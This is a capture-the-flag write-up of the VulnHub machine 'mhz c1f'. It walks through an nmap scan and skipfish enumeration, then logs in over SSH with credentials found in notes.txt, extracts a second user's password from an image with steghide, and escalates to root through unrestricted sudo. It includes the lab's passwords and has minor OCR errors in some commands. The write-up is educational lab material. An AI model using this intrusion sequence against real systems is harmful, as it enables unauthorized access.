
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vulnhub: mhz c1f:
May 10, 2020
Nmap scan report for 192.168.99.107
Host is up (0.00014s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
crazyeights@kali:~$ nmap -A -p- 192.168.99.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 21:32 EDT
Nmap scan report for 192.168.99.107
Host is up (0.0013s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
ssh-hostkey:
   2048 38:d9:3f:98:15:9a:cc:3e:7a:44:8d:f9:4d:78:fe:2c (RSA)
   256 89:4e:38:77:78:a4:c3:6d:dc:39:c4:00:f8:a5:67:ed (ECDSA)
   256 7c:15:b9:18:fc:5c:75:aa:30:96:15:46:08:a9:83:fb (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
crazyeights@kali:~$
Enumerating the web server using skipfish:
crazyeights@kali:~$ skipfish -o mhzctf -S
/usr/share/skipfish/dictionaries/minimal.wl http://192.168.99.107
Skipfish finds notes.txt:
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Notes.txt contents:



Contents are credentials for ssh: first_stage:flagitifyoucan1234

Login to SSH:

crazyeights@kali:~\$ ssh first_stage@192.168.99.107
first_stage@192.168.99.107's password:

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Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                 https://landscape.canonical.com
 * Support:
                  https://ubuntu.com/advantage
  System information as of Mon May 11 02:27:39 UTC 2020
  System load: 0.32
                                    Processes:
                                                           90
  Usage of /: 40.3% of 9.78GB Users logged in:
  Memory usage: 23%
                                   IP address for enp0s3: 192.168.99.107
  Swap usage:
               0%
23 packages can be updated.
0 updates are security updates.
Last login: Fri Apr 24 18:18:07 2020 from 192.168.5.253
USER FLAG:
$ 1s
user.txt
$ cat user.txt
HEEEEEY, you did it
that's amazing , good job man
so just keep it up and get the root bcz i hate low privileges;)
#mhz_cyber
$
Get ROOT FLAG:
$ cd home
$ 1s
first_stage mhz_c1f
$ cd mhz_c1f
$ 1s
Paintings
$ cd Paintings
$ 1s
'19th century American.jpeg' 'Russian beauty.jpeg'
'Frank McCarthy.jpeg'
                              'spinning the wool.jpeg'
$
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Copy the images to localhost:
crazyeights@kali:~$ scp
first_stage@192.168.99.107:"/home/mhz_c1f/Paintings/spinning\ the\ wool.jpeg"
p4.jpeg
first stage@192.168.99.107's password:
spinning the wool.jpeg
                                                100% 905KB 30.7MB/s
                                                                        00:00
Use steghide to extract hidden file from "spinning the wool.jpeg"
crazyeights@kali:~/paintings$ steghide extract -sf p4.jpeg
Enter passphrase:
wrote extracted data to "remb2.txt".
crazyeights@kali:~/paintings$ ls
p1.jpeg p2.jpeg p3.jpeg p4.jpeg remb2.txt
crazyeights@kali:~/paintings$ cat remb2.txt
ooh , i know should delete this , but i cant' remember it
screw me
mhz c1f:1@ec1f
crazyeights@kali:~/paintings$
Go back to ssh and login as mhz_c1f:
$ su - mhz_c1f
Password:
mhz_c1f@mhz_c1f:~$ ls
Paintings
mhz_c1f@mhz_c1f:~$ sudo -1
[sudo] password for mhz_c1f:
Matching Defaults entries for mhz_c1f on mhz_c1f:
      env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin
User mhz_c1f may run the following commands on mhz_c1f:
      (ALL : ALL) ALL
mhz_c1f@mhz_c1f:~$ sudo su
root@mhz_c1f:/home/mhz_c1f# id
uid=0(root) gid=0(root) groups=0(root)
root@mhz_c1f:/home/mhz_c1f# cd /root
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root@mhz_c1f:~# ls
root@mhz_c1f:~# ls -lai
total 32
524292 drwx----- 3 root root 4096 Apr 24 18:07 .
     2 drwxr-xr-x 24 root root 4096 Apr 13 17:05 ...
531719 -rw----- 1 root root 54 Apr 24 18:07 .bash_history
524306 -rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
524307 -rw-r--r- 1 root root 148 Aug 17 2015 .profile
534527 -rw-r--r-- 1 root root 124 Apr 24 18:07 .root.txt
530407 drwx----- 2 root root 4096 Apr 13 17:14 .ssh
534528 -rw----- 1 root root 833 Apr 24 18:07 .viminfo
GET ROOT FLAG:
root@mhz_c1f:~# cat .root.txt
OwO HACKER MAN :D
Well done sir , you have successfully got the root flag.
I hope you enjoyed in this mission.
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#mhz_cyber
root@mhz_c1f:~#
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FIN.